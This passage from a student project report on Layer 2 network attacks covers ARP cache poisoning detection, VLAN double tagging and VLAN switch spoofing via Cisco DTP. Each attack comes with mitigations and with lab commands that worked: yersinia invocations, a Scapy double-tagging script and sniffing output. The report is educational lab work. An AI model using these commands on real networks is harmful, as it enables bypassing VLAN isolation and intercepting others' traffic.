00:20:15.762640 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 12, seq 2,
↪  length 64
00:20:15.791911 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 12, seq 2,
↪  length 64
00:20:16.750913 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 12, seq 3,
↪  length 64
00:20:16.751870 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 12, seq 3,
↪  length 64
00:20:16.752728 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 12, seq 3,
↪  length 64
00:20:16.772234 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 12, seq 3,
↪  length 64
00:20:17.752189 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 12, seq 4,
↪  length 64
00:20:17.771744 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 12, seq 4,
↪  length 64
00:20:17.772628 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 12, seq 4,
↪  length 64
00:20:17.792023 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 12, seq 4,
↪  length 64
00:20:18.754027 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 12, seq 5,
↪  length 64
00:20:18.781762 IP 10.0.0.3 > 10.0.0.2: ICMP echo request, id 12, seq 5,
↪  length 64
00:20:18.782636 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 12, seq 5,
↪  length 64
00:20:18.802014 IP 10.0.0.2 > 10.0.0.3: ICMP echo reply, id 12, seq 5,
↪  length 64
```

3.0.3 Detecting the attack

A first approach to detect ARP cache poisoning could be to monitor the network for ARP packets while keeping a reference with a local database. This is what the tool Arpwatch [1] does. Arpwatch actively monitors Ethernet traffic within a network, recording all observed IP/MAC address pairings. It maintains a comprehensive database of this

information, allowing it to compare incoming ARP requests against the stored records. In the event of any modifications, such as a new IP address mapped to a different MAC address, Arpwatch promptly notifies the system administrator by sending an alert.

A different approach is what the IDS Snort implements. Snort implements network monitoring for ARP cache poisoning attacks via the preprocessor Arpspoof [10]. Arpspoof analyzes incoming ARP packets and compares the data with its own references obtained from network scans and responses of ARP requests sent by the IDS itself. This is an active approach that involves sending packets to check if the received information are correct.

In 2.0.4 we considered some functionalities present on Cisco switches to mitigate CAM Table overflow attacks. Some of those functionalities could be extended to detect ARP cache poisoning. For example, a port security violation can occur when a MAC address on one secure port appears on a different secure port. Ports support one of three types of secure MAC addresses:

- Static secure address: An administrator can statically configure which MAC addresses exist off specific ports.
- Sticky secure address: ports store MAC address-to-port associations in their switch's running configuration and CAM table. However, the MAC addresses do not need to be statically configured. Rather, a switch port dynamically learns the MAC addresses that exist off its ports.
- Dynamic secure address: a port dynamically learn which MAC addresses exist off specific ports. However, dynamic secure MAC addresses are stored only in a switch's CAM table, not in a switch's running configuration.

3.0.4 Mitigation Techniques

To mitigate ARP cache poisoning attacks we have several security measures available.
The first (and flawed) approach could be to make ARP stateful, so that gratuitous ARP reply won't be accepted by hosts. This would impact some scenarios where gratuitous ARP packets are important (such as a server cold swap configuration) but let's ignore that for a moment. Even if ARP was configured to be stateful, an attacker can still perform an ARP spoofing attack by sending a fake ICMP echo request to Y indicating it comes from X, but using the MAC address of the attacker. This way host Y will be induced to send an ARP request for X, and the attacker can therefore send its spoofed request.

Such a simple approach cannot help us, we need to implement more sophisticated techniques.

Another approach encompasses the scenario where IP addresses are assigned using DHCP. Cisco switches can intercept DHCP packets and keep a reference of the IP addresses given by the DHCP server to each host [12]. With this information, a security mechanism called DAI (Dynamic ARP Inspection) can be implemented on the switches. DAI works similarly to DHCP snooping: some trusted ports are defined by the network administrator on the switch. ARP replies are allowed into the switch on trusted ports. However, if an ARP reply enters the switch on an untrusted port, the contents of the

ARP reply are compared to the DHCP binding table to verify its accuracy. If the ARP reply is inconsistent with the DHCP binding table, the ARP reply is dropped, and the port is disabled. (This requires intelligence at the edges)

Other mitigation techniques have been proposed over the years by various researchers:

Kumar et. al. [7] introduced the ARP Central Server (ACS). The ACS validates IP-MAC binding requests from LAN hosts. When a new node joins the network, it broadcasts a request for an ACS, which responds with its IP and MAC. This data will be stored by the client in a short-term table. The client host maintains a secondary ARP table for long-term storage. Any changes in the ARP table are validated using the long-term table. If the IP-MAC binding is present, it is considered valid. If not, the ACS provides the binding, which is then stored in the long-term table and the short term table is updated with static entry for 20 minutes. This mechanism should prevent poisoning attempts at the client end.

Another option is to implement encryption and authentication mechanisms to protect network traffic from interception and modification. Bruschi et. al. [3] proposed S-ARP, a secure version of ARP that provides protection against ARP poisoning. With this approach, each host needs a public/private key pair certified by a local trusted party on the LAN, which acts as a certification authority. Messages are digitally signed by the sender, thus preventing the injection of spurious and/or spoofed information.

4 VLAN Attacks

As we have introduced over the Theoretical Overview paragraph, to explore VLAN attacks we have dealt with the protocol defined by the standard **IEEE 802.1Q**.

In particular, this standard introduces **Tagged** and **Untagged Frames**: a VLAN tag is a 4-byte field within the Ethernet frame. This tag is inserted between the source MAC address and the EtherType/Length field, as we can see in Figure 3. The tag contains information about the VLAN to which the frame belongs. Untagged frames, instead, are regular Ethernet frames without a VLAN tag and are considered to belong to the so-called native VLAN / Management VLAN (often VLAN 1). A tag is associated once packets traverse a VLAN boundary: this means that when a packet leaves a device or switch belonging to one VLAN and enters a different one, a VLAN tag is added to the packet. This also includes a 12-bit VLAN ID field, specific to a single VLAN, allowing up to 4,096 unique VLANs to be defined.




Figure 3: 802.1Q tag

Furthermore, IEEE 802.1Q enables VLAN trunking, which allows multiple VLANs to be carried over a single physical network link. Switches and routers that support VLAN trunking are referred to as trunking devices, and they transmit and receive tagged frames to maintain VLAN separation. The Trunking Protocol Data Unit (TPID) is a 2-byte field in the Ethernet frame that identifies it as an IEEE 802.1Q frame. The value `0x8100` is used as the TPID to indicate the presence of a VLAN tag. [15]

The following sections of the report cover the *VLAN Double Tagging Attack* and the *VLAN Switch Spoofing Attack*.

4.1 VLAN Double Tagging Attack

4.1.1 Attack Explanation

A **VLAN Double Tagging Attack**, is a security vulnerability that targets the IEEE 802.1Q VLAN tagging protocol.
This attack takes advantage of misconfigured or insecure network equipment to bypass VLAN isolation and gain unauthorized access to network resources. In particular, the attacker attempts to send packets with multiple VLAN tags (double tags). This often targets VLAN trunk links, which carry traffic for multiple VLANs between switches: trunk links allow the transmission of both tagged (VLAN traffic) and untagged (native VLAN traffic) frames. The vulnerability arises when the native VLAN on a trunk link is not properly configured or left as the default VLAN (often VLAN 1). On an IEEE 802.1Q trunk, one VLAN is designated as the native VLAN.
The native VLAN does not add any tagging to frames traveling from one switch to another

switch. If an attacker's PC belonged to the native VLAN, the attacker could leverage this native VLAN characteristic to send traffic that has two 802.1Q tags. Specifically, the traffic's outer tag is for the native VLAN, and the traffic's inner tag (which is not examined by the switch's ingress port) is for the target VLAN to which the attacker wants to send traffic.

The attacker sends the double-tagged packet into the network. When it reaches the vulnerable switch or network equipment, the switch interprets the inner VLAN tag (native VLAN ID) and removes it, treating the packet as untagged. The switch then forwards the packet based on the outer VLAN tag to the target VLAN. By manipulating the double tags, the attacker can effectively bypass the VLAN isolation and gain unauthorized access to the target VLAN. This allows them to intercept, modify, or eavesdrop on the network traffic within that VLAN. Figure 4 shows a representation of how the attack works. [16] [6]




Figure 4: Example of Double Tagging

4.1.2 Procedure

For this attack, the scenario is the one depicted in Figure 5:




Figure 5: VLAN Double Tagging scenario

In order to perform the attack it is mandatory for the attacker to be located on the native VLAN (Management VLAN) of the switch, and that the native VLAN of the trunking ports between the two switches is set to be the same (default is 1, also in our case).
So, when an attacker is located in the native VLAN, a packet with a double VLAN tag

must be crafted. We used two tools: *yersinia* and *scapy*, a powerful interactive packet manipulation library written in Python.

The attack with the tool `yersinia` can be carried out as follows:

```
pi@raspberrypi:~ $ sudo yersinia dot1q -attack 1 -source b8:27:eb:c6:ba:6a
↪  -dest FF:FF:FF:FF:FF:FF -vlan1 0001 -priority1 07 -cfi1 0 -vlan2 0002
↪  -priority2 07 -cfi2 0 -ipsource 10.0.0.1 -ipdest 10.0.0.3 -ipproto 1
↪  -payload YERSINIA -interface eth0
<*> Starting NONDOS attack sending 802.1Q double enc. packet...


MOTD: Having lotto fun with my Audiovector Mi3 Avantgarde Arrete LE... :)
```

Where:

- `"dot1q"`: The attacked protocol
- `"-attack 1"`: NONDOS attack sending 802.1Q double encrypted packet
- `-source b8:27:eb:c6:ba:6a`: the source MAC address.
- `-dest FF:FF:FF:FF:FF:FF`: the destination MAC address.
- `-vlan1 0001`: the outer VLAN = 1, will allow to enter the trunk port through the Native VLAN.
- `priority1 07`: indicates the priority value of a frame. It is expressed through the 3-bit PCP field in an IEEE 802.1Q header added to the frame. This means that values range from 0 to 7, where 7 is the highest priority available. If congestion occurs, the switch sends packets with the highest priority first.
- `-cfi1 0`: Canonical Format Indicator (CFI), indicating whether a MAC address is encapsulated in canonical format over different transmission media. CFI is used to ensure compatibility between Ethernet and token ring networks. The value 0 indicates that the MAC address is encapsulated in canonical format, and the value 1 indicates otherwise (non-canonical). The CFI field has a fixed value of 0 on Ethernet networks.
- `-vlan2 0002`: the inner VLAN = 2; This is the attacked VLAN.
- `priority2 07`: indicates the priority value of a frame. It is expressed through the 3-bit PCP field in an IEEE 802.1Q header added to the frame. This means that values range from 0 to 7, where 7 is the highest priority available. If congestion occurs, the switch sends packets with the highest priority first.
- `-cfi2 0`: Canonical Format Indicator (CFI), indicating whether a MAC address is encapsulated in canonical format over different transmission media. CFI is used to ensure compatibility between Ethernet and token ring networks. The value 0 indicates that the MAC address is encapsulated in canonical format, and the value

1 indicates otherwise (non-canonical). The CFI field has a fixed value of 0 on Ethernet networks.

- `-ipsource 10.0.0.1`: the source IP address.
- `ipdest 10.0.0.3`: the destination IP address.
- `-ipproto 1`: the IP Protocol number of the IPv4 header (1 = ICMP)
- `-payload YERSINIA`: content / payload of the message exchanged.
- `-interface eth0`: interface used to deliver the spoofed frame.

While the Python script for crafting a double tagged frame using Scapy is the following one:

```
1  from scapy.all import *
2
3  SELF_MAC='b8:27:eb:c6:ba:6a'
4  SELF_IP='10.0.0.1'
5
6  def double_craft():
7      pack=Ether(dst='ff:ff:ff:ff:ff:ff',src=SELF_MAC)
8      /Dot1Q(vlan=1)/Dot1Q(vlan=2)\
9      /IP(dst='255.255.255.255',src=SELF_IP)/ICMP()
10     return pack
11
12 if __name__=='__main__':
13     packet = double_craft()
14     sendp(packet,iface='eth0')
15     print("Done")
```

The script was saved in a file called `VLAN_Double_Tagging_Attack.py`, and must be run with `sudo` privileges as follows:

```
pi@raspberrypi:~ $ sudo -E python3 VLAN_Double_Tagging_Attack.py
Unable to init server: Could not connect: Connection refused
Unable to init server: Impossibile connettersi: Connection refused

(VLAN_Double_Tagging_Attack.py:13770): Gdk-CRITICAL **: 22:40:38.559:
↪  gdk_cursor_new_for_display: assertion 'GDK_IS_DISPLAY (display)'
↪  failed

(VLAN_Double_Tagging_Attack.py:13770): Gdk-CRITICAL **: 22:40:38.564:
↪  gdk_cursor_new_for_display: assertion 'GDK_IS_DISPLAY (display)'
↪  failed
.
```

```
Sent 1 packets.
```

By now, we have crafted an ICMP packet containing two 802.1q headers, the first one with VLAN ID 1 (native VLAN) and the second one with VLAN ID 2.
The expected result is that the first switch receives the packet, sees the first 802.1q header with VLAN ID 1 and drops the header because it belongs to the Native VLAN (untagged, it shouldn't have tags in the header); then the switch should forward the ICMP request containing only the remaining 802.1q header with VLAN ID 2 to the secondary switch (trunking ports have native VLAN 1).
When the ICMP request arrives at the second switch, the header is inspected and the only header left is the 802.1q header, with VLAN ID 2; then the switch forwards the ICMP request to all the hosts belonging to VLAN 2 (because the packet we crafted with Scapy was a broadcast ICMP message). This way the attacker on VLAN 1 was able to communicate with hosts on another VLAN, namely VLAN 2.
It is possible to observe the behaviour on the console / terminal output below, where `tcpdump` was executed on one host (*Raspberry Pi 2*) belonging to VLAN 2. The ICMP echo request was fired by the attacker host (*Raspberry Pi 3* in VLAN 1). By looking at the output it is possible to see that the ICMP message was correctly seen by the recipient hosts.

```
pi@raspberrypi:~ $ sudo tcpdump -i eth0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144
↪  bytes
22:40:29.526966 IP 10.0.0.1 > 255.255.255.255: ICMP echo request, id 0,
↪  seq 0, length 8
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
```

4.1.3 Mitigation Techniques

To prevent a VLAN hopping attack using double tagging, one should not use the native VLAN to send user traffic. This unused VLAN is solely for the purpose of native VLAN assignment.
However, other than configuring correctly the network, there are other approaches to mitigate the attack. In general, it is a bad practice to simply tag all VLANs across all trunk ports without regard to how the network should actually be configured. Therefore, it is better to explicitly permit only the specific VLANs that need to be allowed on the trunk. This can be done by implementing VLAN access control lists (VACLs).
It is always possible to use network monitoring and intrusion detection systems to detect potential VLAN hopping attempts [9]. In such case the position of the IDS on the network is important: it should capture the packet with the two tags, as it is the only way to understand that the attack is happening.

4.2 VLAN Switch Spoofing Attack

4.2.1 Attack Explanation

A **VLAN Switch Spoofing Attack**, also known as a Switch MAC Address Spoofing Attack, is a security threat that targets the integrity of VLANs and exploits vulnerabilities in switch configurations. This attack aims to deceive switches into forwarding traffic to unintended VLANs or allowing unauthorized access to protected VLANs.
This attack can success thanks to *Dynamic Trunking Protocol* (DTP) Cisco protocol, so in order to be performed, a Cisco switch is needed.
DTP automatically negotiate trunks between Cisco switches in the moment the managed switch notes he is linked to another switch, so the attacker in order to perform the attack must only set its port as a trunk one so to fake it is a switch and wait that packets arrive since DTP will automatically set the port to the attacker as a trunk and will send every broadcast request to the threat actor. It's worth noting that the attacking could also be performed by connecting a rogue Cisco switch to the target port.

4.2.2 First Steps

For this type of attack, since it uses Cisco Dynamic Trunking Protocol (DTP) vulnerability to success, a virtualized environment has been used, this was possible thanks to GNS3 software, an open source tool that allows to realistically simulate networks without having a dedicated hardware.
Starting network is made by 3 hosts, PC1, PC2 and PC3, all connected by a emulated Cisco switch (see Figure 6).
While PC1 and PC2 are virtual hosts with a limited set of executable commands, PC3 is a full working Ubuntu VM. You can see their configuration below.

```
PC1> show ip

NAME        : PC1[1]
IP/MASK     : 192.168.1.1/24
GATEWAY     : 0.0.0.0
DNS         :
MAC         : 00:50:79:66:68:00
LPORT       : 10000
RHOST:PORT  : 127.0.0.1:10001
MTU         : 1500
```

```
PC2> show ip

NAME        : PC2[1]
IP/MASK     : 192.168.1.2/24
GATEWAY     : 0.0.0.0
DNS         :
MAC         : 00:50:79:66:68:01
```

```
LPORT      : 10002
RHOST:PORT : 127.0.0.1:10003
MTU        : 1500
```

```
francesco@ubuntu22: \$1fconfig
ens33: Flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu1500
inet 192.168.1.3 netmask 255.255.255.0 broadcast 192.168.1.255
Lnet6 feso::eeb1:bfda:de58:7ba4 prefixlen 64 scopeld ox20<link>
ether 00:0c:29:05:a7:7c txqueuelen 1000 (Ethernet)
RX packets 41 bytes 4149 (4.1 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 74 bytes 8653 (8.6 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collistons 0

lo: flags=73<UP, LOOPBACK, RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Loopback locale)
RX packets 2039 bytes 147195 (147.1 KB)
RK errors 0 dropped 0 overruns 0 frame 0
TX packets 2039 bytes 147195 (147.1 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Switch-side, since it is a managed one, VLANs can be configured as follow.

```
vIOS-L2-01>configure terminal
vIOS-L2-01>interface Gi0/1
vIOS-L2-01>switchport mode access
vIOS-L2-01>switchport access vlan 100
vIOS-L2-01>end
```

Above is figured how to assign the interface Gi0/1 of the switch (assigned to PC1) to VLAN with ID 100, the same process must be done for PC2, meanwhile PC3 is assigned by default to VLAN ID 1. We can see it by typing the command shown below on the switch.

```
vIOS-L2-01>show vlan
VLAN NAME       Status  Ports
1    default    active  Gi0/0, Gi0/3
100  VLAN100    active  Gi0/1, Gi0/2
```

As we can see, Gi0/1 (PC1) and Gi0/2 are assigned to VLAN ID 100, meanwhile Gi0/3 (PC3) is assigned to VLAN ID 1. To be sure of that, it is possible to execute a PING request as shown:

```
PC1> ping 192.168.1.2
84 bytes from 192.168.1.2 icmp_seq=1 ttl=64 time=1.907 ms
84 bytes from 192.168.1.2 icmp_seq=2 ttl=64 time=1.823 ms
84 bytes from 192.168.1.2 icmp_seq=3 ttl=64 time=1.658 ms
84 bytes from 192.168.1.2 icmp_seq=4 ttl=64 time=4.180 ms
84 bytes from 192.168.1.2 icmp_seq=5 ttl=64 time=2.958 ms
```

and

```
PC1> ping 192.168.1.3
host (192.168.1.3) not reachable
```

Figure 6 shows a graphical representation of the network infrastructure for executing the attack.




Figure 6: Network composition for switch spoofing attack

4.2.3 Procedure

By now, hosts PC1 and PC2 can't communicate with PC3 and viceversa. In order to perform the attack we run the command below on host PC3 using *yersinia* framework, a powerful tool for performing layer 2 attacks.

```
sudo yersinia dtp -i ens33 -source 00:0c:29:05:a7:7c -dest
↪  01:00:0C:CC:CC:CC -attack 1
```

Where:

- `"dtp"` identifies the attack on the protocol,
- `"-i"` identify the interface of the source host,

- `"source"` is the MAC address of the host that is launching the attack,
- `"dest"` is a Cisco-specific multicast MAC address, as shown in Cisco Certified Expert - Crafting a DTP Attack[5], and
- `"attack"` is an integer value that identify the attack to be performed.

This command, if launched, sets up the port `ens33` of PC3 as a trunking port, on the other hand the switch now thinks he is linked to another switch through its port Gi0/3, then DTP protocol converts this port as a trunking one, we can see it launching the command below.

```
vIOS-L2-01> show interfaces trunk

Port    Mode        Encapsulation   Status      Native vlan
Gi0/3   desiderable n-802.1q        trunking    1
Port    Vlans allowed on trunk
Gi0/3   1-4094

Port    Vlans allowed and active in management domain
Gi0/3   1,100,200,300

Port    Vlans in spanning tree forwarding state and not pruned
Gi0/3   1,100,200,300
```

By now, since the switch thinks he is linked to another switch, broadcast requests such as ARP ones are forwarder to PC3, we can see it by using on PC3 the command tcpdump shown below when we try to ping from PC1 to PC2.

```
francesco@ubuntu22:sudo tcpdump -i ens33 arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144
↪  bytes
17:03:47.302003 ARP, Request who-has 192.168.1.2 (Broadcast) tell
↪  192.168.1.1 length 50
```

We can clearly see that ARP request is received from PC3 despite he is an host with a different VLAN.
This attack can be useful since PC3 can build a schema of all the network devices sniffing ARP requests.
Now we want more, we don't want only broadcast request such as ARP ones, we want all requests so we have combined VLAN Switch Spoofing Attack with CAM Table Overflow Attack, as you can imagine from previous chapters, if we overflow the CAM table of the switch, this one acts like he is an hub, forwarding the requests to all its ports.
In order to do this, previous CAM Table overflow attack python program is used, setting as iface parameter the string *"ens33"*. By launching the attack, switch CAM table is flooded of junk mac addresses, as you can see below.

```
vIOS-L2-01>show mac address-table
Vlan    Mac Address          Type       Ports
- - - . - - - . . . .
1       000c. 292c .3cb6     DYNAMIC    Gio/3
1       0050.56eb.8081       DYNAMIC    Gio/3
1       01d2.2825.7556       DYNAMIC    Gio/3
1       0299.1c4f.7f31       DYNAMIC    Gio/3
1       0492.11a4.36f2       DYNAMIC    Gio/3
1       05ff.6733.483€       DYNAMIC    Gio/3
1       06ab.99d0.563F       DYNAMIC    Gio/3
1       076d.9971.585        DYNAMIC    Gio/3
1       07ba.895.5b03        DYNAMIC    Gio/3
1       07c0.873.2861        DYNAMIC    Gio/3
1       07f9.83f3.cOdg       DYNAMIC    Gio/3
1       08b8.23a0.1343       DYNAMIC    Gio/3
1       Oae3.ccc2.849f       DYNAMIC    Gio/3
1       Obb5.f971.4992       DYNAMIC    Gio/3
1       obda.7ae9.ceco       DYNAMIC    Gio/3
1       Ocec.2ec4.6946       DYNAMIC    Gio/3
1       Odca.63f4.ac9d       DYNAMIC    Gio/3
```

Now, if we try to ping PC2 from PC1, we should see in PC3 all the requests and replies of these hosts,

```
francesco@ubuntu22: sudo tcpdump -i ens33 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144
20:14:42.965865 IP 192.168.1.1 > 192.168.1.2: ICMP echo request, id 38109,
↪  seq 1, length 64
20:14:42.966284 IP 192.168.1.2 > 192.168.1.1: ICMP echo reply, id 38109,
↪  seq 1, length 64
20:14:42.994309 IP 192.168.1.1 > 192.168.1.2: ICMP echo request, id 38365,
↪  seq 2, length 64
20:14:42.994326 IP 192.168.1.2 > 192.168.1.1: ICMP echo reply, id 38365,
↪  seq 2, length 64
```

As we can see, now not only we receive ARP requests, but we receive every type of request we want, the original switch still think the attacker is another switch.

4.2.4 Mitigation Techniques

Some Cisco Catalyst switch ports default to auto mode for trunking, which means that the ports automatically become trunk ports if they receive Dynamic Trunking Protocol (DTP) frames. To combat this attack, one could disable trunking on all ports that do not need to form trunks, and disable DTP on ports that do need to be trunks. Another approach

is to implement network access control mechanisms, such as 802.1X authentication, to ensure only authorized devices are allowed to connect to the switch.

5 Final Remarks

The project successfully reached all the objectives set in the introductory paragraph of this report. It encompasses several topics related to the Layer 2 of the ISO/OSI network stack, among which we can mention the overall behaviour of a Switch (how it works in general, as well as some internal components: the CAM Table and the Backplane), Virtual LANs (why are there and how are they implemented) and the Address Resolution Protocol (ARP), which bridges Layer 2 and 3 of the Network stack.

In particular, the main focus of this project was (1) to explore attacks that can be carried out on Layer 2 devices, as well as (2) gain a hands-on experience on these topics. Among the set of possible attacks, we chose to present the *MAC table overflow attack*, the *ARP cache poisoning attack*, the *Double tagging attack* and the *Switch spoofing attack*.

The report includes a theoretical background for each attack presented, placed in the Overview section, so to ease the learning process of the attacks as much as possible. A description of the scenarios in which these attacks are exploitable, as well as their graphical representation is present too. Finally, after each attack, we dedicated a section to the possible mitigation techniques.

Analysing the conceptual framework of these vulnerabilities and playing a little bit with them allows for a deeper understanding of how challenging things can become in real life and what a hard time network administrators have when dealing with these technologies. Interestingly, even at Layer 2 there are several vulnerabilities found both in devices and protocols.

The project was developed without any specific task division, as there has been a lot of interaction between the members of the group throughout the whole drafting. The attacks have been studied individually but put together afterwards cooperatively. No difficulties have been encountered in balancing and sharing the workload.

The findings of this report highlight the amount of vulnerabilities present at Layer 2, not to mention their impact on access to resources and restricted data, as no security property was implemented when Internet was designed and created. Moreover, this shows how important it is to be aware of all the different protocols and standards available and those supported by the considered device.

The main take-away, in terms of mitigation techniques, is that of keeping the network monitored and well maintained, in order to detect and stop the attacks before they escalate (and prevent them whenever possible).

References

[1] Monitoring ARP Activity with Arpwatch. https://linux.die.net/man/8/arpwatch.

[2] Bradley Mitchell. What Is a Virtual LAN (VLAN)? https://www.lifewire.com/virtual-local-area-network-817357.

[3] D. Bruschi, A. Ornaghi, and E. Rosti. S-arp: a secure address resolution protocol. In *19th Annual Computer Security Applications Conference, 2003. Proceedings.*, pages 66–74, 2003.

[4] Cisco Admin. IOSvL2 - more info. https://learningnetwork.cisco.com/s/article/iosvl2-more-info-updated-10-2-15-x, February 13 2020.

[5] Cisco Certified Expert. Crafting a DTP Attack. https://www.ccexpert.us/port-security/crafting-a-dtp-attack.html.

[6] IT Encyclopedia. Double tagging. https://encyclopedia.kaspersky.com/glossary/double-tagging-attack/.

[7] Sumit Kumar and Shashikala Tapaswi. A centralized detection and prevention technique against arp poisoning. In *Proceedings Title: 2012 International Conference on Cyber Security, Cyber Warfare and Digital Forensic (CyberSec)*, pages 259–264, 2012.

[8] Shahid Mahmood, Syed Muhammad Mohsin, and Syed Muhammad Abrar Akber. Network security issues of data link layer: An overview. In *2020 3rd International Conference on Computing, Mathematics and Engineering Technologies (iCoMET)*, pages 1–6, 2020.

[9] Pam. VLAN Hopping. https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation.

[10] Snort. Snort arpspoof Documentation. https://github.com/eldondev/Snort/blob/master/doc/README.arpspoof.

[11] T. Slattery, J. Burke. Virtual-LAN. https://www.techtarget.com/searchnetworking/definition/virtual-LAN.

[12] M. Watkins and K. Wallace. *CCNA Security - Official Exam Certification Guide*. Cisco Press, Indianapolis, 1st edition, 2008.

[13] Wikipedia. Address Reslution Protocol. https://en.wikipedia.org/wiki/Address_Resolution_Protocol.

[14] Wikipedia. ARP Spoofing. https://en.wikipedia.org/wiki/ARP_spoofing.

[15] Wikipedia. IEEE 802.1q. https://it.wikipedia.org/wiki/IEEE_802.1Q.

[16] Wikipedia. VLAN hopping. https://en.wikipedia.org/wiki/VLAN_hopping.